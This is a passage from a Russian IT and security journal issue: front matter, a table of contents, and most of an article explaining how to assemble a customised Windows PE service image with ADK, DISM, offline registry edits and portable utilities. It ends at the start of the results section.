

ISSN 3033-9359

Выпуск 1 (009), 2026

НАУЧНЫЙ ЖУРНАЛ ПРОФЕССИОНАЛИТЕТ

Москва

ПРОФЕССИОНАЛИТЕТ

№ 1 (009), 2026

Научный журнал

Основан в 2023 году

Зарегистрирован федеральной службой по надзору в сфере связи, информационных технологий и массовых коммуникаций

Номер свидетельства ЭЛ № ФС 77-84640

Дата регистрации 01.02.2023

Учредитель:

Уймин А.Г.

Редакционная коллегия серии:

Уймин А.Г. – гл. редактор, руководитель команды #AU_team

Греков В.С. – магистр информационной безопасности

Уймина О.И. – магистр интеллектуальных систем

Губина Т. Н., канд.пед.наук;

Махотин Д. А., канд.пед.наук, доцент

Белоусов А.В., канд.техн.наук, доцент

Орлова М.А., канд.техн.наук, доцент

Адрес редакции:

Адрес редакции 115432, г. Москва, 5-я Кожуховская улица, 18к1 12

Все права защищены. Никакая часть этого издания
не может быть репродуцирована без письменного разрешения издателя.

© #au_team, 2026

PROFESSIONALITET

No.1 (009), 2026

Scientific Journal

Founded in 2023

Registered with the Federal Service for Supervision of Communications, Information Technology
and Mass Media

Certificate of Registration: EL No. FS 77-84640

Registration Date: 01.02.2023

Founder:

Uymin A.G.

Editorial Board of the Series:

Uymin A.G. – Editor-in-Chief, Head of the #AU_team

Grekov V.S. – Master of Information Security

Uymina O.I. – Master of Intelligent Systems

Gubina T.N., Candidate of Pedagogical Sciences

Makhotin D.A., Candidate of Pedagogical Sciences, Associate Professor

Belousov A.V., Candidate of Technical Sciences, Associate Professor

Orlova M.A., Candidate of Technical Sciences, Associate Professor

Editorial Office:

Editorial Office Address: 18/1, 5th Kozhukhovskaya St., Moscow, 115432, Russia.

All rights reserved. No part of this publication may be reproduced without the publisher's written
permission.

© #au_team, 2026

СОДЕРЖАНИЕ

Информатика и информационные процессы

СБОРКА И НАСТРОЙКА ОБРАЗА WINDOWS PE ДЛЯ ОБСЛУЖИВАНИЯ СИСТЕМ	5
--	---

Методы и системы защиты информации, информационная безопасность

ВЛИЯНИЕ АТАКИ MAC-FLOODING НА L3-УСТРОЙСТВА В ГИБРИДНОЙ СЕТЕВОЙ ИНФРАСТРУКТУРЕ	18
ВОПРОСЫ ДВУХФАКТОРНОЙ АУТЕНТИФИКАЦИИ В ДОМЕНЕ WINDOWS: ТОКЕНЫ	31
ВОПРОСЫ ЗАЩИТЫ SSH-ПОДКЛЮЧЕНИЯ НА БАЗЕ ГОСТ-ШИФРОВАНИЯ В ОС АЛБТ	38
ВОПРОСЫ ХРАНЕНИЯ И ЗАЩИТЫ ДОМЕННЫХ УЧЕТНЫХ ЗАПИСЕЙ В ОС СЕМЕЙСТВА WINDOWS. ИНСТРУМЕНТЫ ПОЛУЧЕНИЯ ПАРОЛЕЙ.....	47
БЕЗОПАСНЫЙ ПАЙПЛАЙН CI/CD С ПОМОЩЬЮ FALCO ДЛЯ ОБНАРУЖЕНИЯ АТАК В KUBERNETES	59
НАСТРОЙКА И ФУНКЦИОНАЛЬНОЕ ТЕСТИРОВАНИЕ SMB СЕРВЕРА НА БАЗЕ WINDOWS SERVER. ВОПРОСЫ БЕЗОПАСНОСТИ.....	71
НАСТРОЙКА И ФУНКЦИОНАЛЬНОЕ ТЕСТИРОВАНИЕ SFTP (SSH FTP) НА БАЗЕ WINDOWS SERVER. ВОПРОСЫ БЕЗОПАСНОСТИ.....	81

CONTENTS

Informatics and Information Processes

ASSEMBLY AND CONFIGURATION OF A WINDOWS PE IMAGE FOR SYSTEM
MAINTENANCE.....5

Methods and Systems of Information Protection, Information Security

IMPACT OF MAC-FLOODING ATTACKS ON L3 DEVICES IN A HYBRID NETWORK
INFRASTRUCTURE.....18

TWO-FACTOR AUTHENTICATION ISSUES IN THE WINDOWS DOMAIN: TOKENS 31

ISSUES OF SSH CONNECTION PROTECTION BASED ON GOST ENCRYPTION IN ALT
OS.....38

STORAGE AND PROTECTION OF DOMAIN ACCOUNTS IN WINDOWS OPERATING
SYSTEMS: PASSWORD EXTRACTION TOOLS 47

A SECURE CI/CD PIPELINE USING FALCO FOR ATTACK DETECTION IN
KUBERNETES 59

SETUP AND FUNCTIONAL TESTING OF AN SMB SERVER BASED ON WINDOWS
SERVER. SECURITY ISSUES 71

SETUP AND FUNCTIONAL TESTING OF SFTP (SSH FTP) ON WINDOWS SERVER.
SECURITY CONSIDERATIONS 81

Л. Г. Хорошилов¹, Н. А. Костин¹

¹ФГАОУ ВО «РГУ нефти и газа (НИУ) имени И. М. Губкина», г. Москва, Российская Федерация

Научный руководитель: В. В. Павловский, кандидат технических наук, доцент, кафедра информационной безопасности, Московский технический университет, Москва, Россия

СБОРКА И НАСТРОЙКА ОБРАЗА WINDOWS PE ДЛЯ ОБСЛУЖИВАНИЯ СИСТЕМ

Аннотация. В статье рассматривается проблема создания и настройки образа Windows PE в комплектации ПО для обслуживания систем. Актуальность темы обусловлена необходимостью наличия автономного инструмента, который может использоваться при диагностике, восстановлении и администрировании компьютерных систем без загрузки основной операционной системы. Особое внимание уделяется практическим этапам подготовки рабочей среды, отбору портативных программ, добавлению системных файлов и настройке компонентов, обеспечивающих запуск графического интерфейса. Предложенный метод основан на редактировании официального образа Windows и внедрении в него нужных программ и файлов. В работе описывается использование инструментов Windows ADK и DISM, монтирование и модификация WIM-образа, правка автономного реестра, настройка стартовых скриптов и последующая сборка загрузочного ISO-носителя. Отдельно рассматривается тестирование созданного образа в виртуальной машине, подтверждающее его работоспособность, стабильность графической оболочки и пригодность для выполнения задач аварийного обслуживания. Практическая ценность исследования заключается в возможности гибко изменять состав сервисной среды, исключать лишние компоненты и добавлять только те утилиты, которые необходимы для конкретных сценариев эксплуатации. Такой подход повышает удобство обслуживания систем и делает процесс восстановления более контролируемым для администрирования Windows. Разработанная методика носит прикладной характер и позволяет системным администраторам создавать легковесные, автономные и функционально насыщенные сервисные диски, адаптированные под конкретные задачи.

Ключевые слова: Windows PE, сборка образа, предустановленная среда, обслуживание систем, системное администрирование, загрузочный ISO-носитель.

Введение

Актуальность. В современном мире, где критичность информационных инфраструктур и их непрерывный рост сложности, стандартные средства восстановления операционных систем семейства Windowsa зачастую недостаточны для решения нестандартных задач обслуживания. В связи с этим создание портативного и автономного инструмента на базе Windows PE становится одним из ключевых моментов стратегии обеспечения отказоустойчивости. Разработка методики целенаправленной сборки и настройки образа, оптимизированного под конкретные задачи системного администрирования, представляет собой актуальную практическую проблему.

Объект исследования — процесс сборки и настройки предустановленной среды Windows PE.

Предмет исследования — методики и инструментальные средства программного обеспечения для расширения функциональности среды Windows PE.

Цель исследования — разработать практико-ориентированную методику создания специализированного образа Windows PE.

Для достижения цели были поставлены следующие задачи:

1. Классифицировать и отобрать стороннее ПО для интеграции по заданным критериям.
2. Разработать методику добавления в образ недостающих системных файлов и библиотек.
3. Создать метод настройки среды через правку автономного реестра и стартовых скриптов.
4. Составить алгоритм сборки конечного образа с использованием DISM и сопутствующих утилит.

Литературный обзор

Windows Preinstallation Environment (WinPE) – минимальная операционная система на базе ядра Windows, предназначенная для подготовки компьютера к установке, развертывания

и восстановления полнофункциональной ОС. WinPE предоставляет ограниченный набор служб и запускается в оперативной памяти, что делает ее идеальной платформой для создания автономных сервисных сред [1].

Windows ADK – официальный пакет инструментов от Microsoft, включающий утилиты для создания, настройки и развертывания образов Windows, в том числе средства для работы с WinPE [1].

Существует ряд автоматизированных конструкторов WinPE (например, Win10XPE, WinBuilder), которые позволяют быстро создавать загрузочные образы. Однако они часто включают избыточные компоненты, скрывают от пользователя детали работы с DISM и WIM-структурами, а также могут содержать неуправляемые зависимости. Выбор ручного метода обусловлен необходимостью полного контроля над составом образа, отсутствием лишних компонентов, а также образовательной ценностью — глубоким пониманием работы инструментов развертывания Microsoft (DISM, Windows ADK).

Для обоснования выбора ручной методики были сопоставлены три аналога: базовая сборка WinPE по официальной документации, готовые инструкции и автоматизированные способы создания загрузочного диска, а также ручные пользовательские сборки. Сравнение выполнялось по следующим метрикам: полнота функциональности, размер итогового образа, прозрачность состава, воспроизводимость действий, сложность добавления собственного ПО и зависимость от сторонних сценариев. Базовая WinPE, создаваемая средствами Microsoft, наиболее стабильна и документирована, однако содержит минимум пользовательских инструментов и требует дополнительной настройки. Готовые способы создания загрузочного диска удобны для быстрого получения результата, но в меньшей степени позволяют контролировать набор компонентов и структуру WIM-образа [2]. Ручные практики сборки дают более высокую гибкость и позволяют точно добавлять графическую оболочку, файловые менеджеры и сервисные утилиты, однако требуют внимательной проверки зависимостей и корректности запуска.

При этом официальная процедура создания загрузочного носителя определяет базовый безопасный алгоритм подготовки USB/ISO-носителя. Общие сведения о назначении и ограничениях WinPE использовались для определения границ применения среды, а материалы по базовым загрузочным дискам — для уточнения типового минимального набора операций при построении сервисной среды. Дополнительно учитывались практические вопросы работы с ISO-образами в Windows и необходимость взаимодействия создаваемой среды с периферийными устройствами и накопителями при обслуживании компьютеров.

На основании литературного анализа можно сформулировать следующие гипотезы исследования:

1. H1: Комбинация официальных инструментов Microsoft (ADK/DISM) с систематизированными практическими методами сообщества позволяет создать стабильный и функционально насыщенный образ WinPE, превосходящий стандартную сборку по возможностям обслуживания систем;

2. H2: Разработанная методика ручной сборки образа Windows PE обеспечивает полную прозрачность и контролируемость каждого этапа создания среды, что позволяет гарантировать целостность, минималистичность и функциональную определенность итогового образа.

Методы исследования

Анализ документации: изучалась официальная техническая документация Microsoft (Windows ADK, DISM, WinPE) для выявления формальных возможностей, ограничений и санкционированных методов работы со средами предустановки [1]. Параллельно анализировались неофициальные источники (форумы, технические блоги, репозитории сборок) для выявления эмпирических практик, типовых проблем ручной сборки и способов создания загрузочных сервисных дисков [3].

Системный анализ и моделирование: исследуемый объект (процесс сборки WinPE) рассматривался как система взаимосвязанных этапов. Была разработана модель технологического конвейера, включающая последовательность операций: подготовка

Рубрика 1. Информатика и информационные процессы

исходников → добавление компонентов → модификация образа → тестирование → финальная сборка. Такой порядок соотносится с типовой логикой создания базового загрузочного диска Windows PE и последующего расширения его функциональности [4].

Ход исследования

Для начала работы необходимо скачать и установить комплект средств для развертывания и оценки Windows ADK. Для исследования достаточно выбрать только средства развертывания [1].

Далее для удобства работы создадим дерево каталогов. Создадим его через командную строку для упрощения действий.

Каждая папка будет впоследствии содержать в себе определенный набор файлов для создания образа.

1. В директории AddFiles будут находиться файлы программ, нужных для данного образа;
2. В директории originalWIM мы поместим оригинальный файл boot.wim полученный из скачанных дистрибутивов Windows;
3. В директории COMPLETE будет храниться готовый, полностью собранный WIM-образ;
4. Директория Mount — временная точка монтирования WIM-образа;
5. Директория util является хранилищем вспомогательных утилит;
6. Директория ISO будет содержать в себе отредактированный ISO образ, который в дальнейшем используется как загрузочный носитель или подключается к виртуальной машине для проверки [5].

В папку AddFiles добавим программы, которые необходимы данной сборки. В моем случае это будут 7-Zip, Explorer++, Notepad++. Скачиваем софт из доступных источников, устанавливаем на свой ПК, после чего копируем и переносим каталог с программой в папку Program Files. Помимо программ мы установим программу WinXShell для отображения работы образа в графическом интерфейсе. В случае с Explorer++, программу удобно вызывать из командной строки, поэтому добавим её в директорию Windows\System32.

Оригинальное средство Microsoft для скачивания образа Windows — MediaCreationTool, не умеет скачивать старые версии Windows, и качает лишь последнюю поддерживаемую Microsoft, но нам нужна самая первая версия Windows 10 1507, которую без труда можно скачать с GitHub. Качаем с помощью него Windows 10 1507 x32 — нам нужен ISO файл. Версия выбрана с целью не занимать большие объёмы пространства, но можно выбрать любую другую из доступных в MediaCreationTool. На базе этой версии мы будем строить образ, но для полноценной работы образа нам необходимо в следующих шагах иметь ряд файлов, отсутствующих в версии Windows 10 1507. Для этого скачиваем любую версию Windows 10 на x32, в моем случае это будет версия 21H2. Так же для работы с ISO файлами скачаем редактор iso файлов. Мой выбор пал на PowerISO, так как на практике для таких операций требуется корректное монтирование и изменение ISO-образа [5].

Использование системных файлов из Windows 10 21H2 в образе на базе версии 1507 обусловлено необходимостью обеспечения совместимости с современным программным обеспечением и драйверами, которые могут отсутствовать в старой версии. Такой подход позволяет сохранить малый размер образа за счет базовой версии 1507, одновременно расширив его функциональность за счет отдельных библиотек из более новой сборки. При выборе компонентов учитывалось, что WinPE является ограниченной средой и не заменяет полноценную установленную ОС, поэтому в образ включались только те файлы, которые нужны для выбранных сценариев обслуживания [6]. Чтобы снизить риск «DLL Hell», файлы не заменялись массово: в образ добавлялся ограниченный набор компонентов, необходимых для запуска графической оболочки и утилит. К импортируемым компонентам относились DLL/MUI-файлы, связанные с отображением проводника и оболочки Windows, обработкой окон и графики, а также с базовыми системными интерфейсами: ExplorerFrame.dll и ExplorerFrame.dll.mui, shellstyle.dll и shellstyle.dll.mui, oledlg.dll, ole32.dll.mui, shfolder.dll, thumbcache.dll, twinapi.dll, twinapi.appcore.dll, twinui.dll, twinui.appcore.dll, d3d11.dll, dcomp.dll,

ddraw.dll, dxgi.dll, DXCore.dll, opengl32.dll, glu32.dll, pdh.dll и pdhui.dll. Отдельно добавлялись локализованные MUI-файлы для корректного отображения элементов интерфейса.

Проверка совместимости выполнялась практическим способом: после добавления файлов образ монтировался и запускался в виртуальной машине, где проверялись загрузка WinPE, запуск WinXShell, открытие Explorer++, Notepad++, командной строки и меню графической оболочки. Дополнительно контролировалось отсутствие критических ошибок при старте среды и при обращении к файловой системе. Оставшиеся риски связаны с тем, что часть библиотек взята из другой версии Windows: возможны несовпадения зависимостей СОМ-компонентов, отсутствие отдельных ресурсов локализации или некорректная работа программ, требующих полноценной установленной ОС. В рамках данной сборки эти риски считаются приемлемыми, поскольку образ используется как сервисная среда для диагностики и восстановления, а не как универсальная замена полноценной Windows.

Для корректной работы Windows PE необходимо извлечь из скачанных образов обязательные для работы образа файлы. Для этого через редактор iso файлов открываем архив образа. В архиве версии 21H2 переходим в папку install.esd\1\Windows\System32\, в архиве версии 1507 — в install.wim\Windows\System32\ из которого нужно выгрузить только определенные файлы.

Извлекаем файлы, указанные на рисунках 1–4 из образов в папку C:\BuildPE\AddFiles\x32\Windows\System32. Все файлы, кроме указанных на рисунке 4 извлечены из директории ru-RU образа 1507.

 explorerframe.dll.mui	07.12.2019 15:08	Файл "MUI"	27 КБ
 ole32.dll.mui	06.10.2021 16:00	Файл "MUI"	32 КБ
 oledlg.dll.mui	07.12.2019 15:08	Файл "MUI"	30 КБ
 shell32.dll.mui	06.10.2021 16:00	Файл "MUI"	466 КБ
 taskkill.exe.mui	07.12.2019 15:08	Файл "MUI"	18 КБ
 twinapi.appcore.dll.mui	07.12.2019 15:08	Файл "MUI"	7 КБ
 twinapi.dll.mui	07.12.2019 15:08	Файл "MUI"	5 КБ
 twinui.appcore.dll.mui	07.12.2019 15:08	Файл "MUI"	52 КБ
 twinui.dll.mui	07.12.2019 15:08	Файл "MUI"	86 КБ

Рис. 1. Файлы, взятые из ru-RU

Файл shellstyle.dll.mui находится в дочерней папке en-US в 1507.

 Open-Shell	17.12.2025 22:08	Папка с файлами	
 History.txt	28.01.2024 17:49	Text Document	56 КБ
 License.txt	28.01.2024 17:49	Text Document	33 КБ
 Readme.txt	28.01.2024 17:49	Text Document	1 КБ
 config.xml	17.12.2025 19:39	xmlfile	16 КБ
 UI.bat	17.12.2025 21:47	Пакетный файл Win...	1 КБ
 Explorer++.exe	28.01.2024 17:53	Приложение	3 523 КБ
 taskkill.exe	10.07.2015 6:24	Приложение	95 КБ
 timeout.exe	10.07.2015 6:14	Приложение	30 КБ
 WinXShell.exe	17.12.2025 21:10	Приложение	3 104 КБ
 actxprxy.dll	10.09.2015 8:08	Расширение прилож...	4 504 КБ
 chartv.dll	10.07.2015 6:15	Расширение прилож...	132 КБ
 d3d11.dll	10.07.2015 7:41	Расширение прилож...	2 686 КБ
 DataExchange.dll	10.07.2015 6:19	Расширение прилож...	263 КБ
 dcomp.dll	10.07.2015 8:08	Расширение прилож...	820 КБ
 ddraw.dll	10.07.2015 6:17	Расширение прилож...	560 КБ
 DXCore.dll	06.10.2021 15:58	Расширение прилож...	160 КБ

Рис. 2. Извлечение файлов из образа

Рубрика 1. Информатика и информационные процессы

 dxgi.dll	10.09.2015 8:08	Расширение прилож...	618 КБ
 ExplorerFrame.dll	10.09.2015 8:08	Расширение прилож...	4 649 КБ
 glu32.dll	10.07.2015 6:16	Расширение прилож...	163 КБ
 ksuser.dll	10.07.2015 8:03	Расширение прилож...	22 КБ
 oledlg.dll	10.07.2015 6:20	Расширение прилож...	124 КБ
 opengl32.dll	10.07.2015 6:16	Расширение прилож...	1 055 КБ
 pdh.dll	10.07.2015 6:15	Расширение прилож...	292 КБ
 pdhui.dll	10.07.2015 6:14	Расширение прилож...	56 КБ
 shellstyle.dll	10.07.2015 6:19	Расширение прилож...	1 129 КБ
 shfolder.dll	10.07.2015 6:18	Расширение прилож...	11 КБ
 thumbcache.dll	10.07.2015 6:19	Расширение прилож...	285 КБ
 twinapi.appcore.dll	10.09.2015 8:08	Расширение прилож...	944 КБ
 twinapi.dll	10.07.2015 6:20	Расширение прилож...	720 КБ
 twinui.appcore.dll	10.09.2015 8:08	Расширение прилож...	2 076 КБ
 twinui.dll	10.09.2015 8:08	Расширение прилож...	11 287 КБ
 Explorer++ Help.chm	28.01.2024 17:56	Скомпилированный...	699 КБ
 startnet.cmd	17.12.2025 19:39	Сценарий Windows	2 КБ

Рис. 3. Извлечение файлов из образа

 WinXShell.jcfg	17.12.2025 21:10	Файл "JCFG"	3 КБ
 wallpaper.jpg	17.12.2025 21:10	Файл "JPG"	94 КБ
 WinXShell.lua	17.12.2025 21:10	Файл "LUA"	3 КБ
 explorerframe.dll.mui	07.12.2019 15:08	Файл "MUI"	27 КБ
 ole32.dll.mui	06.10.2021 16:00	Файл "MUI"	32 КБ
 oledlg.dll.mui	07.12.2019 15:08	Файл "MUI"	30 КБ
 shell32.dll.mui	06.10.2021 16:00	Файл "MUI"	466 КБ
 shellstyle.dll.mui	10.09.2015 8:04	Файл "MUI"	82 КБ
 taskkill.exe.mui	07.12.2019 15:08	Файл "MUI"	18 КБ
 twinapi.appcore.dll.mui	07.12.2019 15:08	Файл "MUI"	7 КБ
 twinapi.dll.mui	07.12.2019 15:08	Файл "MUI"	5 КБ
 twinui.appcore.dll.mui	07.12.2019 15:08	Файл "MUI"	52 КБ
 twinui.dll.mui	07.12.2019 15:08	Файл "MUI"	86 КБ
 spectraconfig.reg	17.12.2025 19:39	Файл реестра	82 КБ

Рис. 4. Извлечение файлов из образа

Помимо этих файлов нам необходим оригинальный образ, его извлекаем из папки sources. После чего удаляем всё содержимое папки. Это сделано для удобства тестирования, позже в эту папку будет добавлен измененный файл boot.wim.

Далее необходим набор файлов, включающий spectraconfig.reg — файл реестра, содержащий предварительно настроенные ветки реестра для корректной работы среды. В данном случае изменения относятся не к активной системе, а к автономному кусту реестра смонтированного образа Windows PE, то есть к файлу C:\BuildPE\Mount\Windows\System32\config\SOFTWARE. Через утилиту offlineereg в него импортируются параметры, необходимые для работы графической оболочки WinXShell, регистрации используемых библиотек оболочки и, при использовании подходящего разрядного образа, настроек WoW64. В рабочем bat-файле эта операция задается командой вида: offlineereg-win64 C:\BuildPE\Mount\Windows\System32\config\SOFTWARE "" run C:\BuildPE\util\regexport32.txt. По смыслу изменения затрагивают ветви HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion и связанные разделы, отвечающие за запуск компонентов оболочки, ассоциации системных библиотек и параметры

пользовательской среды. `startnet.cmd` — скрипт, который выполняется при старте WinPE и запускает необходимые службы, драйверы и графическую оболочку. В минимальном варианте он последовательно вызывает инициализацию среды, переходит в каталог `X:\Windows\System32` и запускает `WinXShell.exe` с параметром `-winpe`. Также используются ярлыки для портативных утилит, размещенные в меню и на рабочем столе, чтобы администратор мог быстро открыть файловый менеджер, архиватор, текстовый редактор и командную строку.

Фрагмент применяемой логики настройки можно описать следующим образом: сначала в смонтированном образе создается каталог `Desktop` для профиля `systemprofile`, затем из стандартного меню удаляются лишние ярлыки, после чего в автономный раздел `SOFTWARE` импортируются параметры из подготовленного `reg`-файла. Такой порядок нужен для воспроизводимости: запуск оболочки не зависит от ручных действий после загрузки, а необходимые настройки уже находятся внутри WIM-образа. При этом зависимость от сторонних скриптов остается ограниченной: `startnet.cmd` отвечает только за первичный запуск среды, а `spectraconfig.reg` фиксирует заранее подготовленные параметры оболочки и библиотек. Это не полностью устраняет риск ошибок в `reg`-файле, но делает процесс более проверяемым, так как все изменения вносятся до финальной сборки и могут быть повторно протестированы в виртуальной машине.

Для проверки работы образа установим виртуальную машину (в моем случае это VMware Workstation), и создадим новую машину. При указании объема лучше всего выбрать `Store virtual disk as a single file`, это облегчит задачу, когда мы будем извлекать из диска нужные файлы. Проверка в виртуальной среде также позволяет заранее оценить корректность работы накопителей, графической оболочки и базовых периферийных устройств, что важно при дальнейшем использовании сервисного диска [7].

Далее займемся созданием своих образов. Для этого открываем от имени администратора Среду средств развертывания и работы с образами. В ней нам необходимо экспортировать оригинальный файл `boot.wim` и смонтировать образ `edit.wim` для внесения изменений. Командами `Dism /Get-WimInfo /WimFile:"C:\BuildPE\originalWIM\x32\boot.wim"` и `DISM /Cleanup-Wim` мы можем отобразить редакции в `wim` файле и отключить `wim` файлы в случае, если они были ранее подключены.



```
Администратор: Среда средств развертывания и работы с образами
C:\Windows\System32>Dism /Get-WimInfo /WimFile:"C:\BuildPE\originalWIM\x64\boot.wim"

Система DISM
Версия: 10.0.26100.5074

Сведения об образе : C:\BuildPE\originalWIM\x64\boot.wim

Индекс: 1
Имя : Microsoft Windows PE (amd64)
Описание : Microsoft Windows PE (amd64)
Размер (байт): 2 485 369 083

Индекс: 2
Имя : Microsoft Windows Setup (amd64)
Описание : Microsoft Windows Setup (amd64)
Размер (байт): 2 595 260 019

Операция успешно завершена.

C:\Windows\System32>DISM /Cleanup-Wim

Система DISM
Версия: 10.0.26100.5074

Удалена устаревшая точка подключения, указывающая на D:\PB Download\x86\Mount77960250
Поиск устаревших файлов на диске C
Поиск устаревших файлов на диске D
Операция успешно завершена.

C:\Windows\System32>
```

Рис. 5. Отключение `wim` файлов

Рубрика 1. Информатика и информационные процессы




Рис. 6. Монтрование образа

Прав администратора недостаточно для удаления лишних файлов в образе, чтобы повысить себе права ещё выше, запустим от имени администратора Explorer++, откроем папку C:\BuildPE\ и находясь в ней нажмем на \, после чего откроем командную строку через значок черного квадрата вверху окна. В командной строке вводим следующие команды:

```
erase C:\BuildPE\Mount\Setup.exe
takeown /F C:\BuildPE\Mount\sources\*. * /A /R /D Y
icacls C:\BuildPE\Mount\sources /grant Администраторы:F /T /C /Q
rd C:\BuildPE\Mount\sources\ /s/q
```

Данные действия необходимы для удаления программы установки операционной системы.

```
rd C:\BuildPE\Mount\sources\ /s/q
```

Далее создаём каталог «Рабочий стол» для пользователя systemprofile без которого Explorer++ может выдавать ошибку. Удаляем ненужные ярлыки из меню Пуск чтобы не видеть их в меню WinXShell. Переходим в каталог, где хранится offlineereg и вносим изменения в реестр. Копируем весь набор своего софта+доп файлы для ОС. Для удобства можно вынести команды в файл с разрешением .bat, тогда при запуске файла из него будут проиграны все команды, прописанные внутри него.




Рис. 7. Модификация смонтированного образа

Возвращаемся в «Среду средств развертывания и работы с образами» и размонтируем образ

```
Dism /Unmount-Image /MountDir:"C:\BuildPE\Mount" /commit
DISM /Cleanup-Wim
```

Далее необходимо экспортировать готовый образ в новый .wim файл с целью избавиться от папки [DELETED] который создаётся после редактирования .wim файла

```
DISM /export-image /sourceimagefile:C:\BuildPE\edit.wim /sourceindex:1
/destinationimagefile:C:\BuildPE\COMPLETE\32\boot.wim /compress:maximum
```

Следом, вернём измененный файл boot.wim в образ ISO. Для этого так же открываем редактор ISO файлов и в пустую папку sources переносим файл [5].

Сборка и настройка образа готова, протестируем образ.

Результаты исследования

Для того, чтобы виртуальная машина начала подгружаться с нашего ISO файла необходимо его указать в настройках машины (CD/DVD (SATA)); такой способ проверки соответствует логике предварительного тестирования загрузочного носителя перед записью на USB или применением на реальном компьютере [8].

